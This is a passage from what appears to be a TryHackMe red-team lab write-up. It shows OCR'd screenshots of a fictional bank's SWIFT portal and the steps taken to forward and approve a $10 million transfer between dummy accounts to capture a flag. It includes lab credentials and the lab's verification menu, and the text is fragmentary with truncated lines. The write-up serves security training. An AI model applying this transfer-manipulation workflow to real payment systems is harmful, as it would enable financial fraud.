
Confirmation that a new transaction request has been sent and requires PIN verification.



Login attempt to SWIFT Capturer portal using a valid account.



Transactions overview in the Capturer portal showing \$10M transaction pending forwarding.




Login screen indicating incorrect credentials for a capturer account.

The Reserve Online x +

Not secure | swift.bank.thereserve.loc/pin-confirmation

Incognito

 PIN Confirmation [Home](#)

Transactions

Confirmed! Admin confirms and forwards transactions every 2 minutes!

Confirm a Transaction!

Email	Receiver ID	PIN #
<input type="text" value="Sender Email"/>	<input type="text" value="Receiver ID"/>	<input type="text" value="PIN Number"/>

Comments

[Confirm](#)

PIN confirmation portal for the transaction, accessible by the admin.

The Reserve Online.
+
Not secure
swift.bank.thereserve.loc/transactions

Search

Home
Dashboard
Transactions
Status

Transactions - Capturer View!

The Transaction has been updated successfully!

Transaction ID: 6341dff62d357fe4c1ae6753
From: 631f60a3311625c0d29f5b31
To: 631f60a3311625c0d29f5b32
PIN Status: Confirmed
Forwarded: Yes
Status: Completed
Amount: \$10

Transaction ID: 64736745d76ca433a11a8ff0
From: 6473662dc0152f6b51ba465e
To: 6473663ac0152f6b51ba465f
PIN Status: Not Yet!
Forwarded: No
Status: Processing
Amount: \$10,000,000

Forward

Transaction ID: 64736778790c9f045f929ec9
From: 631f60a3311625c0d29f5b32
To: 6473662dc0152f6b51ba465e
PIN Status: Confirmed
Forwarded: Yes
Status: Processing

[7] CORP Tier 0 Foothold
[8] CORP Tier 0 Admin
[9] BANK Tier 2 Foothold
[10] BANK Tier 2 Admin
[11] BANK Tier 1 Foothold
[12] BANK Tier 1 Admin
[13] BANK Tier 0 Foothold
[14] BANK Tier 0 Admin
[15] ROOT Tier 0 Foothold
[16] ROOT Tier 0 Admin
[17] SWIFT Web Access
[18] SWIFT Capturer Access
[19] SWIFT Approver Access
[20] SWIFT Payment Made
[100] Exit
Selection:18
Checking swift capture
Warning: Permanently added '10.200.
Warning: Permanently added '10.200.
Warning: Permanently added '10.200.

In order to proof that you have cap
een created for you.

Please look for a transaction with

FROM: 631f60a3311625c0d29f5b32
TO: 6473662dc0152f6b51ba465e

Look for this transfer and capture

Once you have captured the provided
If you wish to fully exit verificat
If you wish to remove this verifika
Ready to verify? [Y/X/Z]: Y
Run verification

Approver panel showing a \$10M transaction pending approval.

The Reserve Online
Not secure | swift.bank.thereserve.io/transactions

Home
Dashboard
Transactions
Status

Transactions - Capturer View!

✓ The Transaction has been updated successfully!

Transaction ID: 6341dff62d357fe4c1ae6753
From: 631f60a3311625c0d29f5b32
To: 631f60a3311625c0d29f5b32
PIN Status: Confirmed
Forwarded: Yes
Status: Completed
Amount: \$10

Transaction ID: 64736745d76ca433a11a8ff0
From: 6473662dc0152f6b51ba465e
To: 6473663ac0152f6b51ba465f
PIN Status: Not Yet!
Forwarded: No
Status: Processing
Amount: \$10,000,000

Forward

Transaction ID: 64736778790c9f045f929ec9
From: 631f60a3311625c0d29f5b32
To: 6473662dc0152f6b51ba465e
PIN Status: Confirmed
Forwarded: No
Status: Processing

```

[2] Active Directory Breach
[3] CORP Tier 2 Foothold
[4] CORP Tier 2 Admin
[5] CORP Tier 1 Foothold
[6] CORP Tier 1 Admin
[7] CORP Tier 0 Foothold
[8] CORP Tier 0 Admin
[9] BANK Tier 2 Foothold
[10] BANK Tier 2 Admin
[11] BANK Tier 1 Foothold
[12] BANK Tier 1 Admin
[13] BANK Tier 0 Foothold
[14] BANK Tier 0 Admin
[15] ROOT Tier 0 Foothold
[16] ROOT Tier 0 Admin
[17] SWIFT Web Access
[18] SWIFT Capturer Access
[19] SWIFT Approver Access
[20] SWIFT Payment Made
[100] Exit
Selection:18
Checking swift capture
Warning: Permanently added '10.2
Warning: Permanently added '10.2
Warning: Permanently added '10.2
In order to proof that you have
een created for you.


Please look for a transaction wi
FROM: 631f60a3311625c0d29f5b32
TO: 6473662dc0152f6b51ba465e

Look for this transfer and captu


Once you have captured the provi
If you wish to fully exit verifi
If you wish to remove this verif
Ready to verify? [Y/X/Z]:

```

Successful capture validation shown alongside terminal interaction.




Final SWIFT transaction approval prompt under approver account.



Transaction successfully approved and marked as completed.

The Reserve Online

Not secure | swift.bank.thereserve.loc/approvers



Search

a.turne


Home

Dashboard

Transactions

Status

Transactions - Approver view!



Transaction ID: 6341dff62d357fe4c1ae6753


From: 631f60a3311625c0d29f5b31

To: 631f60a3311625c0d29f5b32

Approved: Yes

Status: Completed

Amount: \$10



Transaction ID: 64736745d76ca433a11a8ff0


From: 6473662dc0152f6b51ba465e

To: 6473663ac0152f6b51ba465f

Approved: Yes

Status: Completed

Amount: \$10,000,000



Transaction ID: 64736778790c9f045f929ec9

From: 631f60a3311625c0d29f5b32


To: 6473662dc0152f6b51ba465e

Approved: No

Status: Pending

Amount: \$1

Approve



Transaction ID: 647367faf24c3b7aa5edc17f

From: 631f60a3311625c0d29f5b31

To: 6473662dc0152f6b51ba465e

Approved: Yes

Status: Completed

Amount: \$1

Instructions showing source/destination SWIFT accounts and credentials to perform transaction.

In order to proof that you have access to the SWIFT system, dummy accounts have been created for you and you will have to perform the following steps to prove access.

=====

Account Details:

Source Email:	mess@source.loc
Source Password:	iQmKKc1tSv1ArQ
Source AccountID:	6473662dc0152f6b51ba465e
Source Funds:	\$ 10 000 000

Destination Email:	mess@destination.loc
Destination Password:	zpB-HzB9_6321g
Destination AccountID:	6473663ac0152f6b51ba465f
Destination Funds:	\$ 10

=====

Using these details, perform the following steps:

1. Go to the SWIFT web application
2. Navigate to the Make a Transaction page
3. Issue a transfer using the Source account as Sender and the Destination account as Receiver. You will have to use the corresponding account IDs.
4. Issue the transfer for the full 10 million dollars
5. Once completed, request verification of your transaction here (No need to check your email once the transfer has been created).

Once you have performed the steps of building your transaction, please enter Y to verify your access.

If you wish to fully exit verification and try again please, please enter X.

If you wish to remove this verification attempt, please enter Z

Ready to verify? [Y/X/Z]: Y

Verifying the completion of transaction through CLI to prove control over SWIFT.

With the successful transaction forwarding and approval, the final step involved submitting the flag for 'SWIFT Payment Made' in the TryHackMe interface. The verification confirmed all required steps were completed correctly, signaling the successful compromise and manipulation of the SWIFT system